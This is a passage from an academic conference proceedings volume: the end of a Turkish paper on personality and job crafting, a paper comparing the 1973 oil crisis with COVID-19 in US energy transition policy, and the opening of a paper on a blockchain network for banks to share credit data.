Bu sonuçlar dikkate alındığında çalışmada kişilik özellikleri ve iş becerikliliği değişkenleri arasında anlamlı ilişkilerin var olduğu ortaya konulmuştur. Gelecekte özellikle bu değişkenlerin farklı kavramlarla ve farklı sektör çalışanlarıyla araştırma konusu olarak ele alınması önerilmektedir. Mevcut araştırma, Konya ilinde faaliyet gösteren devlet üniversitelerinde çalışan akademisyenlerle sınırlıdır. Farklı şehirlerde, örneklerde veya özel sektörde daha ileri çalışmalar yapılabilir. Ayrıca mevcut

araştırma, araştırma soruları ve hipotezler niteliği alınarak belirli zaman sınırlamaları içinde yürütüldüğünden, veri toplama açısından daha uzun sürelerde çalışmalar yapılabilir.

7. KAYNAKÇA

- [1] Bakker, A. B., Tims, M. and Derks, D. (2012). Proactive Personality and Job Performance: The Role of Job Crafting and Work Engagement. *Human Relations*, 65(10), 1359-1378.
- [2] Bell, C. and Njoli, N. (2016). The role of big five factors on predicting job crafting propensities amongst administrative employees in a South African tertiary institution. *SA Journal of Human Resource Management*, 14(1), 1-11.
- [3] Castelo-Branco C, Palacios S, Ferrer-Barriendos J et all. (2008). Understanding How Personality Factors May Influence Quality of Life: Development And Validation of The Cervantes Personality Scale. *Menopause* 15(5):914-918
- [4] Demirgöz-Bal M. ve Hotun-Şahin, N. (2011). Cervantes Kişilik Ölçeği'nin Türkçeye Uyarlanması: Geçerlik ve Güvenirlik Çalışması. *Hemşirelikte Eğitim ve Araştırma Dergisi* 2011; 8 (1): 39-45
- [5] Judge, T.A., Locke, E.A., Durham, C.C. and Kluger, A.N. (1998). Dispositional effects on job and life satisfaction: the role of core evaluations. *Journal of Applied Psychology*, 83(1), 17-34.
- [6] Karabey C. N. ve Kerse G. Örgütsel Davranış Düzleminde Güncel Kavramlar. Ankara, 2019
- [7] Kerse, G. (2017). "İş Becerikliliği (Job Crafting) Ölçeğini Türkçe'ye Uyarlama ve Duygusal Tükenme ile İlişisini Belirleme". *İşletme Araştırmaları Dergisi*, 9(4), 283-304.
- [8] Marta Roczniowska and Arnold B. Bakker (2016) Who Seeks Job Resources, and Who Avoids Job Demands? The Link Between Dark Personality Traits and Job Crafting, *The Journal of Psychology*, 150:8, 1026-1045
- [9] Özkalp, E.ve Kirel, Ç., Örgütsel Davranış, Anadolu Üniversitesi Yayınları, Eskişehir, 2005
- [10] Robbins, S. P. and Judge T. A., Örgütsel Davranış, çev. İnci Erdem. Ankara: Nobel Yayınevi, 2013
- [11] Rudolph, C. W., Katz, I. M., Lavigne, K. N, Zacher, H., "Job Crafting: A Meta-Analysis of Relationships with Individual Differences, Job Characteristics, and Work Outcomes", *Journal of Vocational Behavior*, 102(2017) 112–138.
- [12] Slemp, G.R. ve Vella-Brodrick, D.A. (2013). "The Job Crafting Questionnaire: A New Scale to Measure The Extent to Which Employees Engage in Job Crafting", *International Journal of Wellbeing*, 3(2), 126-146.

73 CRISIS VS COVID-19: COMPARATIVE CASES IN REGARD TO THE UNITED STATES ENERGY TRANSITION

Süleyman Orhun Altıparmak¹,

¹ *Social Sciences University of Ankara, International Relations, Ankara, TURKEY*

orhunaltiparmak@gmail.com

ORCID:0000-0002-4774-1426

ABSTRACT

73 crisis and COVID-19 have been the biggest causes of dramatic oil price fluctuations in oil market history. Because of oil's connection with the global political-economic market, these cases have not only led to economic problems. In addition to the change in oil prices, we have observed these shocks might lead to new energy dynamics in the market. Energy transition can be interpreted as a solution for countries to overcome the oil crisis. However, energy transition part of those two crises is different because of the contexts. Thus, there are different definitions of energy transition. While US policymakers attempted to solve the problem via diversifying energy sources supply during the 73 crisis, it has not been the case for the pandemic. There has already been momentum towards a more environmentlly friendly energy transition since the mid-2000s. In addition to economic and ideational dynamics, the political situation should also be considered for the pandemic process in terms of energy transition. At the analysis level, the contrary dynamics between those two shocks are caused by the difference between organisational, material and discursive powers. This research explains and compares two cases according to such powers' change.

73 KRİZİ VE COVID-19: AMERİKA BİRLEŞİK DEVLETLERİ ENERJİ GEÇİŞİ İLE İLGİLİ KARŞILAŞTIRMALI DURUMLAR

ÖZET

73 krizi ve COVID-19, petrol piyasası tarihindeki çarpıcı petrol fiyatı dalgalanmalarının en büyük nedenleri olmuştur. Petrolün küresel ekonomi-politik piyasasıyla bağlantısı nedeniyle, bu vakalar sadece ekonomik sorunlara yol açmadı. Petrol fiyatlarındaki değişime ek

olarak, bu şokların piyasada yeni enerji dinamiklerine yol açabileceğini de gördük. Enerji geçişi, ülkelerin petrol krizini aşmaları için bir çözüm olarak yorumlanabilir. Ancak bu iki krizdeki enerji geçişi kısmı bağlamlar temelli farklıdır. Yani enerji geçişinin farklı tanımları mevcut. ABD’li politika yapıcılar, 73 krizinde enerji kaynakları arzını çeşitlendirerek sorunu çözmeye çalışırken, pandemi için aynı durum geçerli değil. 2000’lerin ortalarından itibaren daha çevre dostu enerji geçişine yönelik bir ivme var. Enerji geçişi noktasında pandemi süreci ekonomik ve fikirsel dinamiklerin yanı sıra politik açıdan da dikkate alınmalıdır. Analiz düzeyinde, bu iki şok arasındaki karşıt dinamikler organizasyonel, maddi ve söylemsel güçler arasındaki farktan kaynaklanıyor. Bu araştırma, iki vakayı bu güçlerin değişimine göre açıklıyor ve karşılaştırıyor.

Keywords: *Energy transition, Energy policies, United States, Comparative cases, 73 Crisis, COVID-19*

1. INTRODUCTION

When the COVID-19 pandemic started, oil prices have turned in negative first in history. Because of the lower oil demand, an expectation towards more environmentally friendly energy sources did emerge. Could energy transition be easier with the help of pandemic shock? Such a question has reminded the results of the 73 oil crisis in terms of diversifying energy supply sources and energy transition in the US. The US was one of the most affected countries during the 73 crisis. Is the US still the most affected country during the new shock to the market? Only the context that is an endogenous process can provide the answers regarding the effect of shocks.

This research argues that there has already been momentum towards energy transition when the pandemic broke out, but it is not precisely the case for the 73 crisis. However, the main reason is not that the US has a sustainable energy transition policy anymore in comparing the 1970s. Instead, there are organisational, material and discursive level powers that decide how energy transition experienced. 73 crisis and the pandemic are exogenous shocks to the endogenous processes, which are composed of the evolution of materials, interests and ideas. Thus, multi-level dynamics’ interaction determines the process. Analysis of such dynamics should not be interpreted as a structural view, rather including the balance between structure and agents. Moreover, ideational factors are also crucial as much as material dynamics. It is the assumption of the historical-dialectical approach of the study.

The research firstly provides the framework and historicist approach for the investigation. It is followed by the descriptive parts of the context that are the 73 crisis and COVID-19. Then, those two

cases and the context that they joined will be compared historically and be discussed according to the framework. Lastly, the work is concluded.

2. THEORY AND METHOD

Energy transition is composed of a complex interaction of multi-layered dynamics [1]. While a niche innovation is one of the main triggers of the process, it is supported by various determiners [2]. However, they should be accepted under the dynamics of political economy since it requires structure- and actor-based analysis. At the structural level, we face how an existent power and dominant energy source is connected at three levels, namely, *organisational*, *material* and *discursive* [3]. Those levels, however, are shaped by the values, cultures and interpretation of actors [4] [5]. Thus, a historical-dialectal approach that has a balance of materials-ideas should be accepted to follow how this transition happens. In order to observe how and why a country's energy source consumption changes through time, the historical perspective should be prioritised to collect various dynamics at one hand [6] [7]. In this way, political and economic dynamics (i.e. politics) and actors' interests/ideas at both private and public spheres (i.e. policy) can be held together. Policy and politics are the fundamental dynamics to behold the energy transition of a country, specifically the US [8].

In a meaning, transition refers to evolution rather than revolution. From one point to another, it requires 'pushes' and 'pulls'. While the "technology" and "sciences" push the new energy sources, "market" and "demand" pull them [9, p. 29]. Nevertheless, the main determiners of policymaking processes differentiate in various countries. For example, US and Germany have a different structure in terms of national energy transition policies [10]. Every country's unique context should be investigated on its own in parallel to the global political-economic structure. As yet, it is mentioned that the historical perspective of a specific case should be grounded on an endogenous process in terms of transition/evolution [2], but the change always faces exogenous shocks [11]. This research investigates two different shocks' effect on different endogenous point of time. The composition of shocks which are the cases of the research, will help us to see how organisational, material and discursive level dynamics have been interrelated at different time periods.

Cases that have complex contexts can only be understood with the help of comparison (the comparative part) and the help of a holistic view (the historical part). This research has a qualitative historical comparison. Various causes and their specific outcomes of the cases will be found [12]. Then systematic and contextualised comparison would be possible [13] [14]. The target for comparative historical research is to find general patterns of social life from large-scale processes such as policymaking. Although the comparative historical approach is interpreted as a structuralist design in

the main social science literature [15], it is not compatible with this research's main assumptions, which are structure-agency and ideas-materials balances in the social context.

3. A PART OF ENERGY TRANSITION IN 73 CRISIS AND COVID-19

Both the 73 crisis and COVID-19 shocks have had an impact on the US energy transition at different levels. The effects related to the pandemic still continue. Both historical cases are related to the oil market, specifically the 73 crisis, but there is also a matter of how energy transition is unique in comparison to both cases. The accumulation of energy market dynamics can be inferred from two pictures.

3.1. 73 Crisis: what changed?

The Organization of Petroleum Exporting Countries (OPEC) proclaimed an oil embargo against Israel and its international supporters during the Yom Kippur War in 1973. By the end of the embargo, the price of oil had risen nearly 300% globally. The global political-economy has actually been reshaped because of oil's importance in transportation, industry and various sectors [16]. Thus, the impact of the embargo created a shock effect on the global oil market. However, the US was one of the most affected countries since it was more vulnerable than it used to be. Preceding the 1973 Crisis, big oil companies, mainly based in the US, held 85% of global oil production. They were able to determine the magnitude of oil production as well as oil prices. However, US oil production was declining before the crisis. It was 16.5% of global output in 1973, meaning that US imports and import dependency had increased enormously [17]. On the other hand, OPEC nations were the source of 70% of total U.S. petroleum imports in 1977 [18]. Today this figure is down to 29%.

In response to the energy crisis, American policymakers attempted to create laws, subsidies and regulations [19]. The policy of Energy Independence was announced because of the danger of dependency on any one country for energy imports [20]. However, it was "the Carter administration that brought the concept and language of an energy transition into its policies and the official discourse about energy" [19, p. 113]. His attempts were including investments and policies in social, political, technological and economic areas [19]. There were several long term institutional and policy effects of the crisis during the 1970s, including the foundation of the US Energy Information Administration (EIA) in 1977, the US Department of Energy (DOE) in 1977, Strategic Petroleum Reserves (SPR) and The Corporate Average Fuel Economy (CAFE) standards under Energy Policy and Conservation Act (Congress 1975) and the Carter Doctrine as a policy. Among those, specifically, the foundation of DOE was a symbol for energy transition in terms of renewable and nuclear energies. At the level of law, Congress passed the Solar Heating and Cooling Demonstration Act [21], the Geothermal Energy

Research, Development and Demonstration Act [22], Energy Reorganization Act of 1974 [23], National Energy Act [24], Natural Gas Policy Act [25] and Windfall Tax Act [26]. An exploration of alternative energy sources had momentum in response to the political crisis and its financial results.

The common characteristic of the attempts after the 73 Crisis was that they were not directly aiming at the environmental objectives. Nor there had not been a momentum that was targeting the energy transition. Instead, US policymakers were trying to overcome an oil market crisis by diversifying energy sources supply. The political crisis that led to economic disaster globally was responded to. When the oil prices found a new balance, diversifying energy sources under energy transition policy was diminished. The existent power of the oil industry could not be destroyed, neither policymakers' dependence on them. Thus, the results of the 73 crisis did not live too long [19]. There was a gradual recovery in terms of diversifying energy sources, but it was not a sustainable energy transition policy. It can be seen by comparing the share of energy consumption of pre-oil crisis, post-oil crisis and 1990 (see Chart 1; 2; 3).




Chart 1: *Primary energy consumption by source in US by 1970* [18]




Chart 2: *Primary energy consumption by source in US by 1980* [18]




Chart 3: *Primary energy consumption by source in US by 1990* [18]

3.2. COVID-19: a new story?

Oil was the most consumed energy source during the 73 crisis by 46,2% [27] as it is today by 33% [28]. Despite oil's share in energy mix is low relative to the 1970s, oil is still connected to the global macro-economic market [29]. Oil prices decreased around \$70 in the early pandemic, and it has turned negative once in history. However, despite the early expectations, the oil market has reached 80-90% of pre-COVID-19 [30]. Moreover, oil demand is expected to rise by around 2% in the near future because of low oil prices [31]. While light vehicles are responsible for 60% of greenhouse gas emission

[8] and dependence on fossil fuels 85.3% in the US [7], can the US achieve energy transition? Or, does the US have such a target as a policy?

The story of energy transition in the US has heavily started in the mid-millennium when the global oil market was tight, and oil prices were high. While it was creating pressure on the policymakers, lobbies and intrapreneurs have been trying to benefit from the situation. The collaboration was held by private and public interests. The Energy Policy Act of 2005 [32] has been the first major revision of energy laws since the Energy Policy Act of 1992 [33]. Renewable energy sources got authorization for incentive payments and also got some mandates for federal purchases of renewables. The bigger winner was the biofuel industry. While US was producing 3,904 million US gallons in 2005, a target of 7.5 billion gallons of ethanol in gasoline by 2012 was specified in the Act. However, this target was achieved in just a few years. Resolving the tight oil market problem with renewables also led to the Energy Independence and Security Act of 2007 [34]. There was also the Obama administration's attempt for diversifying energy sources, but specifically towards renewables. America COMPETES Reauthorization Act of 2010 [35] and energy section of the American Recovery and Reinvestment Act of 2009 [36] reflect Obama's ambition onto such transition. However, the most prominent reflection was "all-of-the-above"¹ approach of Obama administration [37]. While the tight oil market was the primary motivation behind the energy transition policies during the Bush administration, Obama's ambition was pushed by grassroots activism and environmentalist support/lobby behind his party.

When President Trump came into power, greenhouse gas emissions in the US in 2017 were 13% below their level in 2005 [8]. It was under the target but still shows the change. Petroleum's and renewable's share in energy consumption of the US can prove the change in another way (see Chart 4; 5). However, the Trump administration did not follow the same path as the two last presidents before him. He announced withdrawing from the Paris Climate Agreement of 2015, which was signed by Obama administration [38]. It is also one of the examples of polarized US domestic politics in regard to 'culture wars' [39]. The Trump administration proposed the Affordable Clean Energy Rule, which provides no target for CO₂ emissions reductions [40]. Moreover, the government's ambition was aiming the "energy dominance" in continuation of shale oil's contribution to the US as a game-changer in the oil market [41]. It shows that energy transition and climate change are the matters inside the policy-politics complex of the US. Also, the shift in policy rhetoric of the US from "energy independence" to "energy dominance" has been the result of the change in the oil market, ideas of different political parties and discursive sphere.

¹ It aims to enhance US energy security as generating more electricity from renewables




Chart 4: *Primary energy consumption by source in US by 2005* [18]




Chart 5: *Primary energy consumption by source in US by 2019* [18]

Gas production should be mentioned separately. Although the energy transition of the millennium means the change from fossil fuel to renewable which is the more environmental one, gas is a bridge fuel in this process [7].

When the pandemic started US was on the way to energy transition. However, the tricky part is that there are no sustainable federal level policies towards energy transition [42]. Various dynamics that will be discussed later are interacting in different contexts. The economic factor is one of the most significant determiners for the US case [8]. In simple logic, the lower oil price as a result of the pandemic cannot support the energy transition directly. However, at a political level, there is a new democratic,

and environment-friendly rhetoric government is coming into power. Ideational level interferences might shape more the policies more than ever before.

4. DISCUSSION

There have never been sustainable energy transition policies in US policymaking circle, so it is difficult to analyse the endogenous process of it. However, the change in the energy mix of the US can be discussed. Before the 73 crisis, the US was already dependent on and vulnerable to oil producer countries. The result of the 73 crisis was not surprising economically. The pressure on policymakers led to diversify energy sources. However, there was organisational power of the oil and car industries [43]. A shock to the market could only lead to temporary solutions to the system but could not destroy it. When the oil market started becoming a more stable position in the 1980s (i.e. material power), it was not possible to follow the energy transition path. Moreover, environmental discourses were not as strong as in the 1970s. The Shock of the 73 crisis was creating a “push” effect, but there was not a “pull” side that could lead to sustaining the energy transition trend.

Diversifying energy sources or even following more environment-friendly energy sources has been the wave since the mid-2000s in the US. The tight oil market had almost a shock effect on the government, private sector and ordinary people. The attempt for producing more energy has been including the renewables. This change in material power has been supported by more environment-friendly ideas and ideologies which is a symbol of discursive power. Environment-friendly policies and rhetoric became a part of American politics during the Obama administration. Moreover, at the organisational level, the fossil fuel industry has started to accept a new wave towards renewables globally [44]. When the pandemic started in 2020, there was already a wave towards energy transition.

In comparing to the 73 crisis, COVID-19 has joined the process when the organisational, material and discursive level powers have been separated. It means that both shocks cannot have the same impact on the US energy market. As the American case has shown, there should firstly be an economic pressure/incentive for policymaking. It is secondly connected to the political dynamics of a period. Lastly, ideational and ideological parts cannot be ignored. When the pandemic started, there has been an expectation that renewable could get more positive momentum because of lower oil demand. However, lower oil prices could not let that expectation happen. The new government that has more environment-friendly rhetoric is expected to support lower climate impact energy transition; however, private actors are also important. Only technological and innovative attempts can lead to lower cost or higher profits for private actors. Thus, energy transition requires sustainable and consistent policies [6]. The result of COVID-19 would be more effective than 73 crisis in terms of energy transition, however,

the only reason for that there has already been institutional, ideational, organisational and material wave towards diversifying energy mixes in a more environment-friendly way.

Even the approaches to energy transition are determined by various priorities. Energy transition in the 73 crisis was the matter of diversifying energy supply sources to be able to depend less on foreign sources. The same motivation still existed in the early millennium. However, increasing environment consideration, solving the oil production rate with shale oil and more polarized domestic politics have changed the definition of energy transition in the US. Thus, COVID-19 do not lead reactionary decisions at institutional and laws levels as 73 crisis did. However, a sustainable energy transition could not also be followed because of the already existent collapse in material-organisational-discursive powers nexus.

5. CONCLUSIONS

73 Crisis and COVID-19 pandemic came out in different contexts. Oil is still the most consumed energy source, but the energy market is not the same. In the 73 crisis case, policymakers' attempt on institutional and laws level regulations could not be sustained after shock's effect decreased. However, the pandemic joined the process that already has witnessed regularities and private attempts that starts in the mid-2000s. Those 15 years period before the pandemic has included material and ideational level dynamics which are composed of both structure- and agent-level pressures, interests and orientations. Thus, the pandemic has not been powerful as much as the 73 crisis in terms of energy transition. However, the pandemic has led to energy transition dynamics more visible than it used to be.

The biggest problem for the US energy transition is that the US energy market is highly shaped by economic dynamics at both private and public/governmental levels. The difference between now and the 1970s comes out at this point. Although economic is still one of the biggest determiners, political and ideational factors have more power than used to be. The complex interaction of economics-politics-society nexus is more visible now. However, it does not change the lack of sustainable energy transition policies in the US. If such policy followed, governmental supports should be consistent no matter which political party or politician governs. The power of lobbies and industries on policymaking prevents such consistency, but if the technological and innovative attempts to reduce the costs/increase the benefits, necessary consistency is inevitable.

6. BIBLIOGRAPHY

- [1] P. Le Billon and B. Kristoffersen, "Just cuts for fossil fuels? Supply-side carbon constraints and energy transition," *EPA: Economy and Space*, vol. 52, no. 6, p. 1072–1092, 2020.
- [2] F. W. Geels and J. Schot, "Typology of sociotechnical transition pathways," *Research Policy*, vol. 36, no. 2007, pp. 399-417, 2007.
- [3] D. L. Levy and P. J. Newell, "A Neo-Gramscian Approach to Business in International Environmental Politics: An Interdisciplinary, Multi-Level framework," in *The Business of Global Environmental Governance*, Cambridge, Mass., MIT Press, 2005, pp. 47-69.
- [4] G. Bridge, S. Bouzarovski, M. Bradshaw and N. Eyre, "Geographies of energy transition: Space, place and the low-carbon economy," *Energy Policy*, vol. 53, no. 2013, pp. 331-340, 2013.
- [5] F. W. Geels, "Regime Resistance against Low-Carbon Transitions: Introducing Politics and Power into the Multi-Level Perspective," *Theory, Culture & Society*, vol. 31, no. 5, pp. 21-40, 2014.
- [6] J. Markard, "The next phase of the energy transition and its implications for research and policy," *Nature Energy*, vol. 3, no. August, pp. 628-633, 2018.
- [7] V. Ş. Ediger, "An integrated review and analysis of multi-energy transition from fossil fuels to renewables," *nEenregrygyPrPorcoecdeidaia0*, vol. 156, no. 2019, pp. 2-6, 2019.
- [8] S. Gross, " Mapping Low-Carbon Energy Transitions Around the World: The United States of America," ESADE, Ramon Llull University, 2019.
- [9] C. FREEMAN, "The Greening of Technology and Models of Innovation," *TechnologicalForecastingand Social Change*, vol. 53, no. 1, pp. 27-39, 1996.

- [10] C. Hager, "INTRODUCTION. GERMANY'S ENERGY TRANSITION IN CONTEXT," in *Germany's Energy Transition: A Comparative Perspective*, New York, Palgrave Macmillan, 2016, pp. xxiii-xxxv.
- [11] R. Mickey and P. Pierson, "As Long As it Takes: Duration and the Explanation of Political Outcomes," in *Workshop on Comparative Politics*, Yale University, 2004.
- [12] J. Mahoney and C. M. Villegas, "Historical Enquiry and Comparative Politics," in *The Oxford Handbook of Comparative Politics*, Oxford, Oxford University Press, 2009, pp. 73-90.
- [13] J. Mahoney and D. Rueschemeyer, "Comparative Historical Analysis," in *Comparative Historical Analysis in the Social Sciences*, Cambridge, Cambridge University Press, 2003, pp. 3-38.
- [14] P. Osinsky and E. J., "Longitudinal Comparative Historical Analysis: Challenges and Possibilities," in *Comparing Post War Japanese and Finnish Economies and Societies: Longitudinal perspectives*, Oxon, Routledge, 2014, pp. 10-18.
- [15] J. Mahoney, "Strategies of Causal Assessment in Comparative Historical Analysis," in *Comparative Historical Analysis in the Social Sciences*, Cambridge, Cambridge University Press, 2003, pp. 337-372.
- [16] M. Rupert, *Producing hegemony: The politics of mass production and American global power*, Cambridge: Cambridge University Press, 1995.
- [17] D. Painter, "Oil and Geopolitics: The Oil Crises of the 1970s and the Cold War," *Historical Social Research*, vol. 39, no. 2014, pp. 186-208, 2014.
- [18] EIA, "Total Energy," 2020. [Online]. Available: <https://www.eia.gov/totalenergy/data/browser/?tbl=T11.01B>. [Accessed 05 December 2020].
- [19] F. N. Laird, "Avoiding Transitions, Layering Change: The Evolution of American Energy Policy," in *Germany's Energy Transition: A Comparative Perspective*, New York, Springer Nature, 2016, pp. 111-132.

- [20] R. Nixon, "Address on the State of the Union Delivered Before a Joint Session of the Congress," 1974. [Online]. Available: <http://www.presidency.ucsb.edu/ws/index.php?pid=4327>. [Accessed 05 December 2020].
- [21] Congress, "H.R.11057 - Solar Heating and Cooling Demonstration Act," 1973. [Online]. Available: <https://www.congress.gov/bill/93rd-congress/house-bill/11057?s=1&r=53>. [Accessed 05 December 2020].
- [22] Congress, "H.R.14172 - Geothermal Energy Research, Development, and Demonstration Act," 1974. [Online]. Available: <https://www.congress.gov/bill/93rd-congress/house-bill/14172>. [Accessed 5 December 2020].
- [23] Congress, "H.R.11732 - Energy Reorganization Act," 1974. [Online]. Available: <https://www.congress.gov/bill/93rd-congress/house-bill/11732?s=1&r=44>. [Accessed 5 December 2020].
- [24] Congress, "H.R.8444 - National Energy Act," 1977. [Online]. Available: <https://www.congress.gov/bill/95th-congress/house-bill/8444>. [Accessed 5 December 2020].
- [25] Congress, "H.R.5289 - Natural Gas Policy Act," 1978. [Online]. Available: <https://www.congress.gov/bill/95th-congress/house-bill/5289>. [Accessed 5 December 2020].
- [26] Congress, "H.R.3919 - Crude Oil Windfall Profit Tax Act of 1980," 1980. [Online]. Available: <https://www.congress.gov/bill/96th-congress/house-bill/3919>. [Accessed 5 December 2020].
- [27] IEA, "Global share of total energy supply by source," 2020. [Online]. Available: <https://www.iea.org/data-and-statistics/charts/global-share-of-total-energy-supply-by-source-2018>. [Accessed 5 December 2020].
- [28] BP, "BP Statistical Review of World Energy," 2019. [Online]. Available: <https://www.bp.com/content/dam/bp/business-sites/en/global/corporate/pdfs/energy-economics/statistical-review/bp-stats-review-2019-full-report.pdf>. [Accessed 5 December 2020].

- [29] R. BARSKY and L. KILIAN, "Oil and the Macroeconomy Since the 1970s," *Journal of Economic Perspectives*, vol. 18, no. 4, pp. 115-134, 2004.
- [30] M. Meidan, "China's oil demand in the wake of COVID-19," 2020. [Online]. Available: <https://www.oxfordenergy.org/wpcms/wp-content/uploads/2020/09/Chinas-oil-demand-COVID-19.pdf>. [Accessed 5 December 2020].
- [31] T. Paraskova, "Chinese Oil Imports To Rise In 2020 Despite Coronavirus," 2020. [Online]. Available: <https://www.iene.eu/chinese-oil-imports-to-rise-in-2020-despite-coronavirus-p5701.html>. [Accessed 5 December 2020].
- [32] Congress, "ENERGY POLICY ACT OF 2005," 2005. [Online]. Available: <https://www.congress.gov/109/plaws/publ58/PLAW-109publ58.pdf>. [Accessed 5 December 2020].
- [33] Congress, "H.R.776 - Energy Policy Act of 1992," 1992. [Online]. Available: <https://www.congress.gov/bill/102nd-congress/house-bill/776>. [Accessed 5 December 2020].
- [34] Congress, "H.R.6 - Energy Independence and Security Act of 2007," 2007. [Online]. Available: <https://www.congress.gov/bill/110th-congress/house-bill/6>. [Accessed 5 December 2020].
- [35] Congress, "AMERICA COMPETES REAUTHORIZATION ACT OF 2010," 2010. [Online]. Available: <https://www.congress.gov/111/plaws/publ358/PLAW-111publ358.pdf>. [Accessed 5 December 2020].
- [36] Congress, "H.R.1 - American Recovery and Reinvestment Act of 2009," 2009. [Online]. Available: <https://www.congress.gov/bill/111th-congress/house-bill/1/text>. [Accessed 5 December 2020].
- [37] W. House, "New Report: The All-of-the-Above Energy Strategy as a Path to Sustainable Economic Growth," 2014. [Online]. Available: <https://obamawhitehouse.archives.gov/blog/2014/05/29/new-report-all-above-energy-strategy-path-sustainable-economic-growth>. [Accessed 5 December 2020].

- [38] W. House, "Remarks by President Trump at 9th Annual Shale Insight Conference," 2019. [Online]. Available: <https://www.whitehouse.gov/briefings-statements/remarks-president-trump-9th-annual-shale-insight-conference-pittsburgh-pa/>. [Accessed 5 December 2020].
- [39] J. D. Hunter, *Culture Wars: The Struggle To Control The Family, Art, Education, Law, And Politics In America*, New York: Basic Books, 1991.
- [40] EPA, "Affordable Clean Energy Rule," 2019. [Online]. Available: <https://www.epa.gov/stationary-sources-air-pollution/affordable-clean-energy-rule>. [Accessed 5 December 2020].
- [41] W. House, "President Donald J. Trump Is Ending the War on American Energy and Delivering a New Era of Energy Dominance," 2019. [Online]. Available: <https://www.whitehouse.gov/briefings-statements/president-donald-j-trump-ending-war-american-energy-delivering-new-era-energy-dominance/>. [Accessed 5 December 2020].
- [42] B. K. Sovacool, "Rejecting renewables: The socio-technical impediments to renewable electricity in the United States," *Energy Policy*, vol. 37, no. 2009, p. 4500–4513, 2009.
- [43] P. Newell and M. Paterson, "A Climate for Business: Global Warming, the State and Capital," *Review of International Political Economy*, vol. 5, no. 4, pp. 679-703, 1998.
- [44] M. Zhonga and M. D. Bazilian, "Contours of the energy transition: Investment by international oil and gas companies in renewable energy," *The Electricity Journal*, vol. 31, no. 2018, pp. 82-91, 2018.

BLOCKCHAIN BASED INTELLIGENCE SHARE NETWORK

Bulut Karadağ¹, Emine Feyza Memiş¹, Zeynep Erbaşı¹

¹*Vakıf Participation Bank, Research & Development, Istanbul, TURKEY*

bulut.karadag@vakifkatilim.com.tr

ABSTRACT

The financial sector, which is developing rapidly day by day, closely follows new technologies. Nowadays, Blockchain technology has rapidly increased in popularity, has been used frequently in the financial sector. One of the most fundamental issues in banking is the collection of loans and the first condition to ensure that loans are collected without delay is the right loan to the right customer. In the credit evaluation phase, the most critical data that will shed light on the allocation authorities are obtained through intelligence inquiries. Intelligence data are generally obtained from central institutions such as the Risk Center and KKB (Credit Registration Bureau), but the data provided by these authorities currently cannot meet the entire need. In this study, it is expected that customers who are allocated loans will allow all of their risk, limit and collateral information to be shared by all banks with the blockchain infrastructure. All banks participating in the blockchain write the intelligence information of their customers to the relevant blocks. When the intelligence units want to reach this information, they can quickly access the risk, limit and collateral information by questioning them through the identity number or the tax identity number. Because it is a work on blockchain infrastructure, reliable, encrypted data is reached very quickly. This data is kept synchronously on all sides of all stakeholder banks. As a result, the credit risks of the customer are determined more clearly, the process of credit allocation to customers is accelerated and thus, customer satisfaction is increased.

Keywords: *Blockchain, DLT, Blockchain in banking, Intelligence data sharing, Financial Information network, Smart contract*

1. INTRODUCTION

One of the building blocks of banking, whose activities are increasing day by day with its adaptation to technology, is loan allocation. Although every loan allocation transaction creates a financial gain for the bank, it also brings risk with it. The customer is analyzed for the correct allocation configuration. Credit allocation processes vary from bank to bank, but the points that banks pay attention to during customer analysis to allocate the right loan to their customers are similar. Customer analysis made with incomplete information puts the recycling of the allocation at risk. One of the most important pieces of information in customer analysis is customer intelligence information. Central institutions such as KKB (Credit Registration Bureau) and Risk Center are used to obtain financial data. These institutions present the consolidated version of the data that the banks have given to the Risk Center and KKB again to the banks and some information about the customers is not included in the data presented. Collateral information shows what the customer has committed at an active loan limit amount. This information is very important for the loan allocation process. Intelligence information must be obtained in order to maintain the credit allocation process correctly and to prepare the credit limit information correctly.

In this study, it is ensured that financial institutions share the intelligence information of the customer with each other through blockchain technology. Each financial institution participating in the blockchain network will write the intelligence information of the loans used by their customers in the relevant blocks. Other financial institutions in the blockchain network will be able to query with customer information. When participating organizations in the blockchain network query intelligence information, all financial institutions participating in the blockchain network will access the intelligence information of customers added to the blocks. In this way, the intelligence information, which is very important for the loan allocation process, will be securely shared among the blockchain network participants. Thanks to the blockchain-based intelligence sharing network, the loan allocation time will be accelerated and successful loan allocation will be achieved.

2. RELATED WORKS

One of the most remarkable technologies of the 21st century is undoubtedly blockchain. The blockchain was first developed in 2008 by Satoshi Nakamoto to be a distributed transaction ledger for the cryptocurrency Bitcoin. It is conceptualized with the technical report of Bitcoin.

Nakamoto [1], proposed a non-trust based electronic transfer system and money system model consisting of digital signatures in his study. In his study, he used the proof of work (PoW) method to solve double-spending. The biggest problem that causes double-spend problems is the 51% problem. It is because a single network participant can make changes on the network if they take control of more than 50% of the entire network. But nothing like this happened on Bitcoin. The fact that it does not

encounter this problem has brought Bitcoin to the top among digital currencies and has become a universal digital currency.

A distributed ledger is a database that is located in different locations or where data is shared between multiple participants. A distributed ledger eliminates the centralization, eliminating the need for a central authority or broker to process, approve or verify transactions. Distributed ledger technology provides solutions to many problems as well as cryptocurrencies. Although it is associated with cryptocurrencies, these studies are an application area of blockchain. In addition, it can be a solution to problems in many areas such as financial services, supply chain management, telecom, cyber security, cloud storage, voting, retail, real estate, and commercial operations.

Agreement between blockchain participants is provided by smart contracts. All transactions in the blockchain are structured on smart contracts. In this study [2], the Ethereum platform for writing and programming smart contracts is discussed. According to the study, it was defined as a computer protocol used to digitally facilitate, verify, or enforce the fulfillment of a legal contract. With smart contracts, an agreement is made between the parties with a coded contract instead of an interface. In this way, the dependence on interfaces is eliminated. Thus, the disadvantages that will occur in the interface in contracts are eliminated. These are the need for time, trust, cost, signature, and intermediaries. The most common platforms that use smart contracts are: Bitcoin, Ethereum, Hyperledger structure, NXT, and side chains. In the study, the processes of creating smart contracts are shown step by step using the Solidity language of Ethereum. The distribution of the created smart contract was made on Remix IDE. Remix IDE is a toolset for developing smart contracts and testing online without any installation. In another study [3], legally smart contracts were examined. According to the study, in order for the smart contract to be legally valid, it must be written, meaningful, and the time it is issued and signed. Smart contracts to be created considering these issues are legally deemed to be contracts.

